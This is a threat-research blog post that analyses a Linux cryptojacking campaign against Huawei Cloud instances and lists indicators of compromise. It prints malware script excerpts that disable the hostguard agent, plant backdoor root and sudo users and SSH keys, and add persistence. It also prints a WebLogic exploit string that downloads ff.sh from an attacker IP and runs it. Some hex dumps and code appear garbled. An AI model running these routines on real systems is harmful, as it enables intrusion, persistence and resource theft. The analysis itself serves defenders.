

Actors Target Huawei Cloud Using Upgraded Linux Malware

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We have recently noticed another Linux threat evolution that targets relatively new cloud service providers (CSPs) with cryptocurrency-mining malware and cryptojacking attacks. In this article, we discuss a new Linux malware trend in which malicious actors deploy code that removes applications and services present mainly in Huawei Cloud. Specifically, the malicious code disables the [hostguard service](#), a Huawei Cloud Linux agent process that “detects security issues, protects the system, and monitors the agent.” The malicious code also includes `cloudResetPwdUpdateAgent`, an open-source plugin agent that allows Huawei Cloud users to reset a password to Elastic Cloud Service (ECS) instance, which is [installed by default on public images](#). As threat actors have these two services present in their shell scripts, we can assume that they are specifically targeting vulnerable ECS instances inside Huawei Cloud.

```
systemctl is-active --quiet hostguard
if [ $? -eq 0 ]; then
    echo "hostguard is running, proceeding to stop."
    service hostguard stop
    service hostguard.service stop
    systemctl disable hostguard
    systemctl disable hostguard.service
else
    echo "hostguard is not running. Good day to you!"
fi

systemctl is-active --quiet cloudResetPwdUpdateAgent
if [ $? -eq 0 ]; then
    echo "cloudResetPwdUpdateAgent is running, proceeding to stop."
    service cloudResetPwdUpdateAgent stop
    service cloudResetPwdUpdateAgent.service stop
    systemctl disable cloudResetPwdUpdateAgent.service
    systemctl disable cloudResetPwdUpdateAgent
else
    echo "cloudResetPwdUpdateAgent is not running. Good day to you!"
fi
```

Figure 1.

Malicious code that disables hostguard and resets the password to ECS instance using the includes `cloudResetPwdUpdateAgent` plugin agent Campaign evolution

While researching this campaign, we stumbled upon older samples involved in a campaign that was previously discussed in a 2020 Tencent [blog](#). The samples from that campaign were targeting container environments. There were two specific routines supporting this finding: the first one was that one of the payloads of this attack dropped a network scanner to map other hosts with ports commonly used as container APIs. The second was a function that created firewall rules to ensure that those container API ports are going to open. On the newer samples we've found, the firewall rule creation is still present as a code that's left behind. However, it's been commented on, so no rule is created. We've observed that the newer samples are only targeting cloud environments.


Another interesting capability that we haven't seen before is that in this campaign, malicious actors have been searching for specific public keys that would allow them to kill off their competition from the infected system and update their own keys. More than any other samples and campaigns we've seen so far, this campaign performs a comprehensive sanitization of the operation system. It looks for both signs of previous infections and for security tools that could stop its malicious routines. Not only that, but it also uses simple but effective commands to clean up after it performs its infection routine.

```
cat /root/.ssh/authorized_keys | grep -uw grep | grep "AAAAB3NzaC1yc2EAAAADAQABAAQCaI\z3wCJ"
if [ $? -eq 0 ]; then
    echo "key exists, removing."
    sudo chattr -ia /root/.ssh/authorized_keys
    sed -i '/^ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCaI\z3wCJX+ZeHqkRwhQQFwCqG+uorAskTWehsUXU\BpbM127jiZ:
    sudo chattr +ia /root/.ssh/authorized_keys
else
    echo "/root/.ssh/authorized_keys clean"
fi
```

Figure 2. Code showing SSH keys sanitization

Most of the sourced samples follow the same routine of declaring several functions in no specific order. At the end of the file calling the functions, it follows a specific order: It performs initial connectivity checking, ensuring that outgoing connections are allowed, and checking if DNS servers are public (8.8.8.8 and 1.1.1.1). Such a routine is commonly done to make sure that when malicious URLs are requested, they will not be detected and that the domain translation denied by a Domain Name System (DNS) Security is implemented.

Following the first connectivity check, the next set of functions are then called to prepare the system. It first removes any traces of infections made by competitors to avoid sharing computational resources. This kind of behavior was previously seen and documented, but this specific campaign goes beyond when it pertains to maintaining access in the infected system.



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Figure 3. The specific order of function that the campaign's routine follows in order to avoid detection

Upon further analysis of this campaign, we came across an interesting observation: the threat actors know their competitors well. They are aware of the users that their competitors use to maintain access. This is why they make sure to check and remove their competitors' users first before creating their own users.

```

if id "darmok" 2>/dev/null; then
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    echo "user exists, deleting..."
    userdel -rf darmok
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
else
    echo "darmok user does not exist."
fi

if id "cokkokotre1" 2>/dev/null; then
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    echo "user exists, deleting..."
    userdel -rf cokkokotre1
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
else
    echo "cokkokotre1 user does not exist."
fi

if id "akay" 2>/dev/null; then
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    echo "user exists, deleting..."
    userdel -rf akay
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
else
    echo "akay user does not exist."
fi

if id "o" 2>/dev/null; then
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    echo "user exists, deleting..."
    userdel -rf o
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
else
    echo "o user does not exist."
fi

if id "phishl00t" 2>/dev/null; then
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    echo "user exists, deleting..."
    userdel -rf phishl00t
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
else
    echo "phishl00t user does not exist."
fi

```

Figure 4. Malicious actors check for and remove their

competitors' users in the system

After removing unnecessary users from the system, the next step is creating several users of their own. This is another behavior that we have partially seen in other samples targeting cloud environments. The difference of this campaign, however, is that it creates a greater number of users using more generic, inconspicuous names such as "system" and "logger." Using usernames such as these can fool an inexperienced Linux analyst into thinking that these are legitimate users.

Another unique behavior is that during the creation of the user, the script adds them to the sudoers list to give them administrative powers over the infected system.

```

usercheckgo() {
  echo "checking users..."
  # initial

  if id "sysall" 2>/dev/null; then
    echo "sysall user already exists"
  else
    echo "sysall user does not exist, creating..."
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    groupdel sysall
    useradd -M -u 0 -o -p '$6$ktCjSvxn$41E7uhRaalVs84QIzVQ6rq5PPiLlx2s4glzfII0GyrRkQp#pqG1#ubb1E75tjhRbrtwTeQYcInA0/3eLRz8.o0' -s /bin/bash -d /root sysall
    #useradd -m -p '7Pvsd3ah8Rx1c' sysall;
    #usermod -oG sudoers sysall;
    usermod -oG root sysall
    #adduser sysall sudo;
    chattr -ia /etc/sudoers
    echo "sysall ALL=(ALL) ALL" >>/etc/sudoers
    chattr +ia /etc/sudoers
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
    echo "sysall user added"
  fi

  if id "system" 2>/dev/null; then
    echo "system user already exists"
  else
    echo "system user does not exist, creating..."
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    useradd -M -p '$6$ktCjSvxn$41E7uhRaalVs84QIzVQ6rq5PPiLlx2s4glzfII0GyrRkQp#pqG1#ubb1E75tjhRbrtwTeQYcInA0/3eLRz8.o0' -s /bin/bash -d /root system
    usermod -oG root system
    chattr -ia /etc/sudoers
    echo "system ALL=(ALL) ALL" >>/etc/sudoers
    chattr +ia /etc/sudoers
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
    echo "system user added"
  fi

  if id "logger" 2>/dev/null; then
    echo "logger user already exists"
  else
    echo "logger user does not exist, creating..."
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    useradd -p '$6$ktCjSvxn$41E7uhRaalVs84QIzVQ6rq5PPiLlx2s4glzfII0GyrRkQp#pqG1#ubb1E75tjhRbrtwTeQYcInA0/3eLRz8.o0' -G root -s /bin/bash -d /opt/logger logger
    usermod -oG root logger
    chattr -ia /etc/sudoers
    echo "logger ALL=(ALL) ALL" >>/etc/sudoers
    chattr +ia /etc/sudoers
    chattr +ia /etc/passwd
    chattr +ia /etc/shadow
    echo "logger user added"
  fi

  if id "autoupdater" 2>/dev/null; then
    echo "autoupdater user already exists"
  else
    echo "autoupdater user does not exist, creating..."
    chattr -ia /etc/passwd
    chattr -ia /etc/shadow
    useradd -p '$6$ktCjSvxn$41E7uhRaalVs84QIzVQ6rq5PPiLlx2s4glzfII0GyrRkQp#pqG1#ubb1E75tjhRbrtwTeQYcInA0/3eLRz8.o0' -s /bin/bash -d /opt/autoupdater autoupdater
    usermod -oG root autoupdater
    chattr -ia /etc/sudoers
    echo "autoupdater ALL=(ALL) ALL" >>/etc/sudoers
    chattr +ia /etc/sudoers
  fi
}

```

Figure 5. The malicious actors create generic users to avoid detection and add them to the sudoers list

The hacking team also adds their own ssh-rsa key to enable them to repeatedly log in to the infected system. After conducting system modifications, they add special permissions to prohibit further modifications from being applied to those files. This ensures that the malicious users that they created cannot be removed or modified.

```

addsystemshkey() {
    if [ -f "/opt/system/.ssh/authorized_keys" ]; then
        echo "authorized_keys file exists in system home directory"
        if md5sum --status -c <<"1f0c8020b46000b355895b48078b076" /opt/system/.ssh/authorized_keys"; then
            echo "key is good...nothing to do"
        else
            echo "key checksums dont match...replacing"
            echo "" >>/opt/system/.ssh/authorized_keys
            chmod 600 /opt/system/.ssh/authorized_keys
            echo "setting up system user key"
            mkdir /opt/system
            mkdir /opt/system/.ssh
            chmod 700 /opt/system/.ssh
            touch /opt/system/.ssh/authorized_keys
            echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCZLWZnR3J1uzR7G2m11UQPAgj81yLQZNeHwACRhwGw00P1FRBjUJ1yZfngkFgJPSF1Rv1eq1u8pgeR00DhR/RZ001z80vdrAA-MG1xpCH.eV1N-fG2N/jgeuf1Q7NlPT1PR3Fu7E7QXpKqQ6Ew1V81WdzqkV51D1B3c1L6E2CkK47Y6R6rY2YKZsh1Z8
qMMV1MR+2MRL2jERF3CgG6Zko/7lVWvXkqQ9HqZ2Imu1OF6R0Hh4dE2q1-w6w8Auo5GpFdwQ8Gv7N845v02GndTV1ZE547Z1JdXVHhX8B9h4Z1JNwWPUH1Linux@linux.com" >>/opt/system/.ssh/authorized_keys
            chmod 600 /opt/system/.ssh/authorized_keys
            chmod -R system:system /opt/system
            chattr +ia /opt/system/.ssh/authorized_keys
            chattr -ia /etc/passwd
            chattr -ia /etc/shadow
            sudo usermod -d /opt/system system
            chattr +ia /etc/passwd
            chattr +ia /etc/shadow
        fi
    else
        echo "does not exist at all, creating key"
        mkdir /opt/system
        mkdir /opt/system/.ssh
        chmod 700 /opt/system/.ssh
        touch /opt/system/.ssh/authorized_keys
        echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCZLWZnR3J1uzR7G2m11UQPAgj81yLQZNeHwACRhwGw00P1FRBjUJ1yZfngkFgJPSF1Rv1eq1u8pgeR00DhR/RZ001z80vdrAA-MG1xpCH.eV1N-fG2N/jgeuf1Q7NlPT1PR3Fu7E7QXpKqQ6Ew1V81WdzqkV51D1B3c1L6E2CkK47Y6R6rY2YKZsh1Z8qMMV1MR+2MRL2jERF3CgG6Zko/7lVWvXkqQ9HqZ2Imu1OF6R0Hh4dE2q1-w6w8Auo5GpFdwQ8Gv7N845v02GndTV1ZE547Z1JdXVHhX8B9h4Z1JNwWPUH1Linux@linux.com" >>/opt/system/.ssh/authorized_keys
            chmod 600 /opt/system/.ssh/authorized_keys
            chmod -R system:system /opt/system
            chattr +ia /opt/system/.ssh/authorized_keys
            sudo chattr -ia /etc/passwd
            sudo chattr -ia /etc/shadow
            sudo usermod -d /opt/system system
            chattr +ia /etc/passwd
            chattr +ia /etc/shadow
        fi
    fi
}

```

Figure 6. The malicious actors add their own ssh-rsa key to enable them to repeatedly log in on the infected system
 Another interesting aspect of this campaign is that it installs The Onion Router (Tor) proxy service. This will be used later by the payloads to anonymize the malicious connections made by the malware.

```

installsoft() {
    yum install -y epel-release
    if [ ! -f /usr/bin/tor ]
    then
        yum install -y tor 2>/dev/null
        apt-get install tor -y 2>/dev/null
    fi
}

```

```

root@d8c05885d04f:/# curl -sSL "https://ipinfo.io/json"
{
  "ip": "94.198.41.220",
  "city": "Vienna",
  "region": "Vienna",
  "country": "AT",
  "loc": "48.2085,16.3721",
  "org": "AS9009 M247 Ltd",
  "postal": "1010",
  "timezone": "Europe/Vienna",
  "readme": "https://ipinfo.io/missingauth"
}root@d8c05885d04f:/#
root@d8c05885d04f:/#
root@d8c05885d04f:/#
root@d8c05885d04f:/# curl --socks5-hostname localhost:9050 -sSL "https://ipinfo.io/json"
{
  "ip": "107.189.30.22",
  "hostname": "torproject.org",
  "city": "Bissen",
  "region": "Mersch",
  "country": "LU",
  "loc": "49.7873,6.0654",
  "org": "AS53667 FranTech Solutions",
  "postal": "L-7703",
  "timezone": "Europe/Luxembourg",
  "readme": "https://ipinfo.io/missingauth"
}root@d8c05885d04f:/#
root@d8c05885d04f:/#

```

Figure 7. The

campaign installs and uses the Tor proxy service to anonymize malicious connections
 Campaign payloads and upgraded functionalities

The script deploys two executable and linkable format (ELF) binaries — linux64_shell and xlinux.




Figure 8. A

diagram that shows the malicious script deploying two ELF binaries, linux64_shell and **linux64_shell**

The binary itself is packed and obfuscated, the Ultimate Packer for Executables (UPX) packer has been used, but then the binary was tampered with in order to make the analysis harder and fooling some of the automated toolsets.

```

00000000: 7F 45 4C 46 02 01 01 00100 00 00 00 00 00 00 | MFLF...
00000010: 02 00 3E 00 01 00 00 00150 32 5C 00 00 00 00 | > . P2\
00000020: 40 00 00 00 00 00 00 00100 00 00 00 00 00 00 | @ @ 8 | @
00000030: 00 00 00 00 40 00 38 00103 00 40 00 00 00 00 |
00000040: 01 00 00 00 05 00 00 00100 00 00 00 00 00 00 |
00000050: 00 00 40 00 00 00 00 00100 00 40 00 00 00 00 | @ @
00000060: 82 38 1C 00 00 00 00 00182 38 1C 00 00 00 00 00 | ;. |
00000070: 00 10 00 00 00 00 00 00101 00 00 06 00 00 00 | +
00000080: 00 00 00 00 00 00 00 00100 40 5C 00 00 00 00 00 | @\
00000090: 00 40 5C 00 00 00 00 00102 00 00 00 00 00 00 00 | X|
000000A0: 58 EF 3C 00 00 00 00 00100 10 00 00 00 00 00 00 | \X|
000000B0: 51 E5 74 64 87 00 00 00100 00 00 00 00 00 00 00 | q&td*
000000C0: 00 00 00 00 00 00 00 00100 00 00 00 00 00 00 00 |
000000D0: 00 00 00 00 00 00 00 00100 00 00 00 00 00 00 00 |
000000E0: 10 00 00 00 00 00 00 00128 25 40 43 55 50 58 21 | + (%&CUPX1
000000F0: 3C 09 0D 16 00 00 00 001C8 43 58 00 C8 43 58 00 | <... &C X&C X&C
00000100: A8 02 00 00 E8 00 00 00108 00 00 00 F7 FB 20 FF | \ @
00000110: 7F 45 4C 46 02 01 01 00102 00 3E 00 1B 39 40 1F | MFLF... > .90.
00000120: DF 60 EC D8 40 2F 08 3D158 47 26 38 00 0B 0A 1B | GniU0/C: XG88 d.-

```

Figure 9. UPX header present in the binary

Upon closer look, we can see that another binary with extra data was appended to the file.

```

001c3ee0: 49ff 0000 0000 2550 2821 0900 0900 0900 | I.....UPX1.....
001c3ef0: 5550 5821 0d16 0809 7bfd 355b 6c58 7f01 | UPX1.....[.5[1X...
001c3f00: 585d 0000 0883 0000 c843 5000 0000 00bc | X].....CX.....
001c3f10: f400 0000 484f 4f4b 4901 0000 2bfb 025c | ...HOOK8...;b)
001c3f20: 000f c509 090c 9287 0783 3351 0486 cde9 | ...10...330d8...
001c3f30: 073d 5d9f e421 7f1a 3f26 347a 5c73 2a48 | ...1...7842\*H
001c3f40: 4cbb 7a5b 138d e18f 57fa 36ff Bdbd 3a23 | L.z[...u.0...#
001c3f50: 0077 fc0a a095 f19b 2946 c2f7 45cc baba | w.....}F...E...
001c3f60: 0329 c7cf 0a70 259f e41f c911 23f5 4002 | ...}p...0.00.v...
001c3f70: 45fb 07ef 5c09 7795 6126 0508 73fb 4a63 | ...1\w.m8.-5[D...
001c3f80: 750a 0f3d 5eac 9464 3c3b a6a2 e5ef d33c | u...&...d...<
001c3f90: ac2b 4188 f8ef 037b 05f0 54ff 593f 04ba | =>A.....e.T.V7d...
001c3fa0: e06b 3b85 c47c 3479 0d87 1172 09c5 4766 | ...}dy...f1...n
001c3fb0: 5919 037a 0047 0702 402c 12e7 7f21 | Y...2.G000...1...
001c3fc0: 59b5 2733 819c 9248 f96f 030a 0282 ddd0 | Y.3...H.oc...1...
001c3fd0: acaa c5bc 3885 a073 58ff 0714 128a 494a | ...8...X.o...I3
001c3fe0: 8bb7 be4a 01a7 d795 d4d3 5dc3 9d7f 8d6b | ...J...}C}...k
001c3ff0: 0004 14fd 0487 c57b baba a05f a399 1a74 | .....[...]-T
001c4000: 3011 070f 5b26 cef9 0501 f192 b153 300b | }...0.F00...r...5...
001c4010: 2db5 d9ef 9155 e220 f24c f7c7 c270 da9f | ...U...L...V...
001c4020: 0244 a333 b7b0 3911 ca88 5888 c298 1270 | .D.3...9...P...p
001c4030: b5dc 0558 75bb beb8 f352 c829 0918 03ae | ..YU.....)L.c...n
001c4040: 4176 00b6 f239 51d3 40a1 02c7 0c7f 1703 | Ar...Q.G...-...
001c4050: 40e7 5195 4a6a 60a0 374a 1776 4030 304b | ...0.3} 7.3.w000K
001c4060: 5f44 4c4c 2011 0000 0000 0000 7f45 4c4c | ...DLL 1.....ELF
001c4070: 0701 0100 0000 0000 0000 0000 0300 3000 | .....>...>...>...
001c4080: 0100 0000 7000 0000 0000 0000 1900 3000 | ...p.....&...

```

Figure 10. Another binary appended to the file

The appended binary is a compiled CrossC2 communication library included to be able to interact directly with CobaltStrike's module using the following functions:

- cc2_rebind_http_get_recv
- cc2_rebind_http_post_send
- cc2_rebind_post_protocol
- cc2_rebind_http_get_send

After it is successfully unpacked, the executable continues with its control flow, which is designed to not be easily understood by an analyst and is full of conditional jumps.

Figure 11. Obfuscated control flow full of (conditional) jumps

At this point, the malware tries to connect to the C&C with an IP address of 45[.]76[.]220[.]146 on port 40443. This provides shell access to the attackers.

linux

The second binary is a Go-compiled binary implementing several modules from the kunpeng_framework. It acts as a vulnerability scanner, exploits weaknesses, and deploys the initial malicious script.

1. The binary notifies malicious actors about the infected machine by sending an HTTP POST request to following URL 103[.]209[.]103[.]16:26800/api/postip

```

POST /api/postip HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.30
Content-Length: 57
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

OS:linux CPU:amd64 KX:zh os-name:willy lanip:1.1.2.3 0.SHTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Thu, 23 Sep 2021 15:28:43 GMT
Content-Length: 7
Connection: close

success

```

2. It copies itself into /tmp/iptablesupdate and drops a persistence script

```
#!/bin/sh
num1=$(ps -ef | grep -w iptablesupdate.sh | grep -v grep | wc -l)
echo $num1
if [ $num1 -gt 2 ];then # if num>2
echo "now we are RUNNING"
exit
fi
while true
do
num1=$(ps -ef | grep iptablesupdate | grep -v grep | wc -l)
echo $num1
if [ $num1 -lt 1 ];then
chmod -R /tmp/iptablesupdate
chmod +x /tmp/iptablesupdate
/tmp/iptablesupdate 2>&1 &
sleep 5
fi
done
```

Figure 12. Dropped script makes the Go binary persistent

3. The binary begins with a “security” scan. Once a weakness is found, it exploits it and deploys its payload

```
lang.Runtime.getRuntime().exec('wdt%20-%20-%20htp%3A%2F%2F103.209.103.16%3A26800%2Fff.sh%20%7C%20sh%20-%s');"/console/cse/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('wdt%20-%20-%20htp%3A%2F%2F103.209.103.16%3A26800%2Fff.sh%20%7C%20sh%20-%s');"/console/cse/%252e%252e%252fconsole.portal?_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("java.lang.Runtime.getRuntime().exec('wdt%20-%20-%20htp%3A%2F%2F103.209.103.16%3A26800%2Fff.sh%20%7C%20sh%20-%s');")copy abobcd from program 'echo Zxh1YamPi9kZxvubnUabapleHBvcdgUEFUSD0kUEFUSD0vnu0i9zVnu0i9ic3Iuvnu0i9ic3IveZJpbjoudXNylZxuv2FslZJpbjoudXNylZxuv2Fsl3NiauhkDzd1dCAtTgAtIGh0dHAGLg8xMDMuHjASLjEWMy4XNjougMCG9mZ15zaCB8IHNo1C1zIbase64-dIbash:FFFFFFFFFFFFFFFF90F0A22168C234C4C6628B800C1CD129024E088A67CC74020BBE46
```

Figure 13. An example of an integrated exploit

An infected system is scanned for the following vulnerabilities and security weaknesses:

- SSH weak passwords
- Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (CVE-2020-14882)
- Redis unauthorized access or weak passwords
- PostgreSQL unauthorized access or weak password
- SQLServer weak password
- MongoDB unauthorized access or weak password
- File transfer protocol (FTP) weak password

Conclusion

Cryptocurrency miners are one of the most deployed payloads in the Linux threat landscape. In recent years, we have observed malicious actors such as TeamTNT and Kinsing launch cryptojacking campaigns and cryptocurrency mining malware that competes for the computing powers of infected resources.

In 2020 and 2021 we have seen how these cybercriminal groups consistently targeted cloud environments and added cloud-centric features to their campaigns, including credential harvesting and the removal of cloud security services related to Alibaba Cloud and Tencent Cloud.

Cloud service misconfigurations can allow cryptocurrency mining and cryptojacking attacks to happen. Most of the attacks that we’ve monitored occurred because the services running on the cloud had an API or an SSH with weak credentials or had very permissive configurations, which attackers can abuse to enable them to infiltrate a system without needing to exploit any vulnerabilities. Misconfigurations are a common point of entry in such scenarios, and cloud users should give the same thought and attention to misconfigurations as they do to vulnerabilities and malware.

Our team published several blogs and a research paper that shows how malicious actors targeted a specific cloud provider. In this blog, we have seen evidence of cybercriminals targeting other relatively newer CSPs like Huawei Cloud. Since attackers are also migrating to the cloud, the availability and scalability of resources are becoming even more precious since most of their attacks routinely deploy cryptojacking malware among other malicious routines.

We have reached out to Huawei Media Team through their email address listed on their Contact Us page with our findings prior to the publication of this blog, and we are currently awaiting their acknowledgment or reply.

Cloud security recommendations

Malicious actors and hacking groups continue to upgrade their malware’s capabilities to make the most of their attacks. To keep cloud environments secure, organizations must not rely solely on malware scanning and vulnerability checking tools. Checking and studying the responsibility model of their CSPs can help them define the best policies to put into place when publishing their cloud services.

MITRE ATT&CK Tactics and Techniques

Reconnaissance	Resource development	Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Discovery	Lateral movement	Collection	Command and Control	Exfiltration	Impact
Active scanning	Compromise accounts	Exploit public-facing application	Command and scripting interpreter	Account manipulation	Exploitation for privilege escalation	Unsecured credentials	Account discovery	Exploitation of remote services	Archive collected data	Application layer protocol	Automated exfiltration	Endpoint denial of service
Gather victim host information	Compromise infrastructure	T1068 Exploitation for privilege escalation	Inter-process communication	Compromise client software binary			Cloud infrastructure discovery	Use alternate authentication material	Automated collection	Ingress tool transfer	Exfiltration over C&C channel	Resource hijacking
Gather victim network information	Establish accounts		Scheduled task/job	Implant container image			File and directory discovery		Data from local system	Multistage channels		Service stop
			Shared modules				Network service scanning		Data from configuration repository			System/shutdown/reboot
			Software deployment tools				Process discovery					Data manipulation
			System services				Remote system discovery					
							System service discovery					
							Software discovery					

Indicators of compromise

SHA-256	File	Detection Names
3e38c51510f95643b04a9ba0f884a445f09372721073601abcbf8f12f663bf90	fczyo	Coinminer.Linux.XANTHE.B
6a5a0bcb60944597d61d5311a4590f1850c2ba7fc44bbcd4e4a81b2dd1effe57c	fczyo	Coinminer.Linux.XANTHE.A
71f578d122252c7fa67ca343cd29d65ac42d6f7c45b91f146a1cd04b0446c23	fczyo	Coinminer.Linux.XANTHE.B
9849c66d8b6c444904259cda7f3e34ac2c60b00a945d3d5b911b5e290eb2888d	fczyo	Coinminer.Linux.XANTHE.B
d092b4cbf655d02ad8eae1a66db98e67cf95fa9e0b7c327c4bca33815696bf68	ff.sh	Trojan.SH.CVE20205902.B
e8503d6697c61c2c51ca90742b0634ce93710d6fd6b0965e35977e6cab4d039b	xlinux	Coinminer.Linux.PROCEAN.A
f36d3996245dba06af770d1faf3bc0615e1124fa179ecf2429162abd9df8bbf8	Linux64-shell	Trojan.Linux.COBEACON.A
fc614fb4bda24ae8ca2c44e812d12c0fab6dd7a097472a35dd12ded053ab8474	ff.sh	Trojan.SH.CVE20205902.B

Keys

AAAAB3NzaC1yc2EAAAADAQABAAQDLVZNR AJ1uzR7d2bm1iUQPAgjuBlyLQQNaEHVmACWtGwwiOKMPIFBFBJuNJlyZFnGkkFgJP5fi8v1er
linux@linux.com" >>/opt/autoupdater/.ssh/authorized_keys

C&C Servers

- 103[.]209[.]103[.]16
- 45[.]76[.]220[.]46